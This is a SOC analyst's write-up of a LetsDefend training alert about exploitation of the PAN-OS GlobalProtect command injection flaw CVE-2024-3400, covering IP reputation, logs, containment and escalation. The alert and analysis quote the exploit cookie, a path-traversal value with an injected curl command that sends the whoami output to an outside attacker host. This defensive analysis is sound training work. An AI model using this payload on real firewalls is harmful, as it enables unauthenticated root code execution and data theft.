

Let's defend alert n.249!

SOC274 – Command Injection Detected

Hello, my name is Francesco, and this is my first write up. I hope the document is clear to everyone. If anything is wrong or not clear to someone contact me.

Introduction and case creation

Today we are going to complete this task from the Let's Defend platform.

SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
Critical	Apr, 18, 2024, 03:09 AM	★ SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)	249	Web Attack	» ✓
★ A critical command injection vulnerability has been identified in Palo Alto Networks PAN-OS software					
EventID :		249			
Event Time :		Apr, 18, 2024, 03:09 AM			
Rule :		SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)			
Level :		Security Analyst			
Hostname :		PA-Firewall-01			
Destination IP Address :		172.16.17.139			
Source IP Address :		144.172.79.92			
HTTP Request Method :		POST			
Requested URL :		172.16.17.139/global-protect/login.esp			
cookie :		SESSID=.../opt/panlogs/tmp/device_telemetry/hour/aaa`curl\$(IFS)144.172.79.92:4444?user=\$(whoami)			
Alert Trigger Reason :		Characteristics exploit pattern Detected on Cookie and Request, indicative exploitation of the CVE-2024-3400.			
Device Action :		Allowed			
Show Hint ⓘ					

First, we must create the case, so we can start investigating.

LetsDefend

Information about the alert

From the investigation channel, we can gather all the information we need to complete this case.

- Date: Apr, 18, 2024, 03:09 AM
- Source Address: 144.172.79.92
- Destination Address: 172.16.17.139
- HTTP request method: POST
- Requested URL: 172.16.17.139/global-protect/login.esp
- Cookie:
SESSID=../../../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl\${IFS}144.172.79.92:4444?user=\$(whoami)
- Exploitation method: abuse of the CVE-2024-3400

Palo Alto Networks Security Advisories / CVE-2024-3400

CVE-2024-3400 PAN-OS: Arbitrary File Creation Leads to OS Command Injection Vulnerability in GlobalProtect

Urgency **HIGHEST**



Severity **10**
CRITICAL

Response Effort MODERATE	Recovery USER	Value Density CONCENTRATED	Attack Vector NETWORK
Attack Complexity LOW	Attack Requirements NONE	Automatable YES	User Interaction NONE
Product Confidentiality HIGH	Product Integrity HIGH	Product Availability HIGH	Privileges Required NONE
Subsequent Confidentiality HIGH	Subsequent Integrity HIGH	Subsequent Availability HIGH	

CVE JSON CSAF

Published **2024-04-12**

Updated **2024-05-03**

Reference **PAN-252214**

Discovered **in production use**

Description

A command injection as a result of arbitrary file creation vulnerability in the GlobalProtect feature of Palo Alto Networks PAN-OS software for specific PAN-OS versions and distinct feature configurations may enable an unauthenticated attacker to execute arbitrary code with root privileges on the firewall.

Cloud NGFW, Panorama appliances, and Prisma Access are not impacted by this vulnerability.

Customers should continue to monitor this security advisory for the latest updates and product guidance.

The vulnerability is based in the use to access the file `"/global-protect/login.esp"`.

Start

(TIP: Open a new tab for easier development of the activity.)

Once we start, the playbook advises us to collect information about the two devices where the connection is generated. We already have that information from before.

Understand Why the Alert Was Triggered

In order to perform a better analysis and to determine whether the triggered alert is false positive, it is first necessary to understand why the rule was triggered. Instead of starting the analysis directly, first understand why this rule was triggered.

- Examine the rule name. Rule names are usually created specifically for the attack to be detected. By examining the rule name, you can understand which attack you are facing.
- Detect between which two devices the traffic is occurring. It's a good starting point to understand the situation by learning about the direction of traffic, what protocol is used between devices, etc.

Next

LetsDefend

Now is time to collect more data to understand better the situation and the possible attacker.

Collect Data

Gather some information that can be gathered quickly to get a better understanding of the traffic. These can be summarized as follows.

- Ownership of the IP addresses and devices.
 - If the traffic is coming from outside (Internet);
 - Ownership of IP address (Static or Pool Address? Who owns it? Is it web hosting?)
 - Reputation of IP Address (Search in VirusTotal, AbuseIPDB, Cisco Talos)
 - If the traffic is coming from company network;
 - Hostname of the device
 - Who owns the device (username)
 - Last user logon time

Next

Gathering information

The first thing we must do is to understand who the owner of the outside IP is. For doing so, I used a tool online for gathering public domain information.

IP Location via IP2Location

(PRODUCT: DB, MAY 15 2025)

 **IP:** 144.172.79.92

 **COUNTRY:** United States of America

 **COUNTRY ISO:** US

 **STATE:** Florida

 **CITY:** Miami

 **POSTAL CODE:** 33231

 **LATITUDE:** 25.7742

 **LONGITUDE:** -80.1936

 **ORGANIZATION:** RouterHosting LLC

 **ISP:** RouterHosting LLC

 [view map](#)

We see that the attacker IP is registered as the organization name "RouterHosting LLC" and is in Miami, Florida.

The IP is registered as malicious in Virus Total and in the CTI platform from Let's Defend.

10
/ 94

Community Score -3

10/94 security vendors flagged this IP address as malicious

Reanalyze Similar More

144.172.79.92 (144.172.79.0/24)

AS 14956 (ROUTERHOSTING)

US

Last Analysis Date 4 days ago

Select Filters...

Free text search

Date range

Search by data type

Search by data

Search by tag

Search

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Apr, 18, 2024, 02:15 PM	IP	144.172.79.92	Malicious	Anonymous


Through the log, we can see that the connection is coming from outside the company.

Field	Value
type	Firewall
source_address	144.172.79.92
source_port	51232
destination_address	172.16.17.139
destination_port	20077
time	Apr, 18, 2024, 03:09 PM
Raw Log	
HTTP Method	POST
URL	/global-protect/login.esp
HTTP Version	HTTP/1.1

Analyzing the attack


Looking at the payload used, we can understand that it is a malicious traffic generated to gather the name of the account used in the firewall system:

"SESSID=../../../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl\${IFS}144.172.79.92:4444?user=\$(whoami)".



The screenshot shows a dark-themed interface with the title "Is Traffic Malicious?". Below the title, it says "Decide whether the traffic is malicious or not based on your investigations." and "You can find our related training below." There is a bullet point for "Web Attacks 101". At the bottom, there are two blue buttons: "Malicious" and "Non-malicious". The "Malicious" button is highlighted with a red rectangular border.

We can confirm that the attacker is trying to generate a command injection attack, using the vulnerability CVE-2024-3400.



The screenshot shows a dark-themed interface with the title "What Is The Attack Type?". Below the title, it says "Which of the following is the attack vector in the malicious traffic you have detected as a result of your investigations?". There are seven blue buttons arranged in two rows: "Command Injection", "IDOR", "LFI & RFI", "Other", "SQL Injection" in the top row, and "XML Injection", "XSS" in the bottom row. The "Command Injection" button is highlighted with a red rectangular border.

Next, we must be sure that there was not a planned test generated from inside the company or from another one. We can control that by looking at the emails to see if there is any trace of agreement.

In this case, I have not found any email, for that reason, this isn't a planned test.

Check If It Is a Planned Test

Penetration tests or attack simulation products can trigger False Positive alarms if the rules are not set correctly. Check whether the malicious traffic is the result of a planned test.

- Check if there is an email showing that there will be planned work by searching for information such as hostname, username, IP address on the mailbox.
- Check if the device generating malicious traffic belongs to attack simulation products. If the Hostname contains the name of Attack Simulation products (such as Verodin, AttackIQ, Picus...), these devices belong to Attack Simulation products within the framework of LetsDefend simulation and it is a planned work.

Is the malicious traffic caused by a planned test?

☒ Not Planned ☐ Planned

As we have already demonstrated, the traffic is coming from outside the company.

What Is the Direction of Traffic?

Select the direction of malicious traffic from the available options below.

Format: Source -> Destination

☐ Company Network → Company Network ☐ Company Network → Internet

☒ Internet → Company Network

After looking deeper in the firewall logs, is possible to see the response generated from the server at the malicious request.

Raw Log	
LOGFILE	<code>/var/log/nginx/sslvpn_access.log</code>
[18/Apr/2024:15:09:4...	144.172.79.92 51232 - 172.16.17.139 20077 [18/Apr/2024:15:09:42 +0000] "POST /global-prote...
[18/Apr/2024:15:09:4...	127.0.0.1 57108 - 127.0.0.1 20077 [18/Apr/2024:15:09:42 +0000] "GET /sslvpn_ngx_status HTTP/1.1" 200 103 "-" Wget/1.19.5 (linux-gnu)
[18/Apr/2024:15:09:4...	144.172.79.92 51275 - 172.16.17.139 20077 [18/Apr/2024:15:09:42 +0000] "POST /global-prote...

We can see that the server responded with the name used in the firewall system. By this, we understand that the attack has been successful.

18, 2024, 03:10 PM UTC)	
Event	
[18/APR/2024:15:09:42 +0000]	
destination_ad	
destination_po	127.0.0.1 57108 - 127.0.0.1 20077 [18/Apr/2024:15:09:42 +0000] "GET /sslvpn_ngx_st
time	atus HTTP/1.1" 200 103 "-" Wget/1.19.5 (linux-gnu) 1713261243.774 0.000 - 989
Raw Log	
LOGFILE	<code>/var/log/nginx/sslvpn_access.log</code>
[18/Apr/2024:15:09:4...	144.172.79.92 51232 - 172.16.17.139 20077 [18/Apr/2024:15:09:42 +0000] "POST /global-prote...
[18/Apr/2024:15:09:4...	127.0.0.1 57108 - 127.0.0.1 20077 [18/Apr/2024:15:09:42 +0000] "GET /sslvpn_ngx_status HTTP/1.1" 200 103 "-" Wget/1.19.5 (linux-gnu)
[18/Apr/2024:15:09:4...	144.172.79.92 51275 - 172.16.17.139 20077 [18/Apr/2024:15:09:42 +0000] "POST /global-prote...


Was the Attack Successful?

Select "Yes" if you found that the attack was successful as a result of your investigations, and "No" if you found that the attack was unsuccessful.

No

Yes

For that reason, we must contain the machine in case the attacker can go on with his purpose.



The screenshot shows a 'Host Information' panel for a device named 'PA-Firewall-01'. It lists details such as IP Address (172.16.17.139), OS (PAN-OS 10.2.0), and Domain (LetsDefend). To the right, under an 'Action' tab, there is a 'Containment' toggle switch which is currently turned off. A red box highlights this toggle. Below the toggle, a confirmation dialog box asks 'Do you want to change the containment situation?'. It has two buttons: 'Close' and 'Change'. The 'Change' button is highlighted with a red box.

Host Information	
Hostname:	PA-Firewall-01
Domain:	LetsDefend
IP Address:	172.16.17.139
Bit Level:	64
OS:	PAN-OS 10.2.0
Primary User:	LetsDefend
Client/Server:	Server
Last Login:	Apr, 18, 2024, 07:05 AM


Action

Containment: ☐

Do you want to change the containment situation?

Close Change

The last question in the playbook is asking us if we should escalate the alert to Tier 2. Our answer is "Yes" since we demonstrated that the machine received a successful attack.



The screenshot shows a dark-themed dialog box titled 'Do You Need Tier 2 Escalation?'. It explains that Tier 2 escalation should be performed in certain situations (successful attacks, internal network compromise) and is not required in others (unsuccessful Internet attacks). It includes a note about institutional escalation procedures. At the bottom, it asks 'Perform Tier 2 escalation?' with two buttons: 'No' and 'Yes'. The 'Yes' button is highlighted with a red box.

Do You Need Tier 2 Escalation?

Tier 2 escalation should be performed in the following situations.

- In cases where the attack succeeds,
- When the attacker compromises a device in the internal network (in cases where the direction of harmful traffic is from inside → inside),

Tier 2 escalation is not required in the following cases.

- In cases where attacks from the Internet do not succeed

**** Institutions may have their own escalation procedure. Don't forget to learn about the escalation procedure in your institution.**


Perform Tier 2 escalation?

No Yes

Conclusion

In the end, the cookies used by the cybercriminal led to an exposure of sensible information, and the machine was isolated.

With this, the alert has been completed perfectly and we can move to the next one.



LetsDefend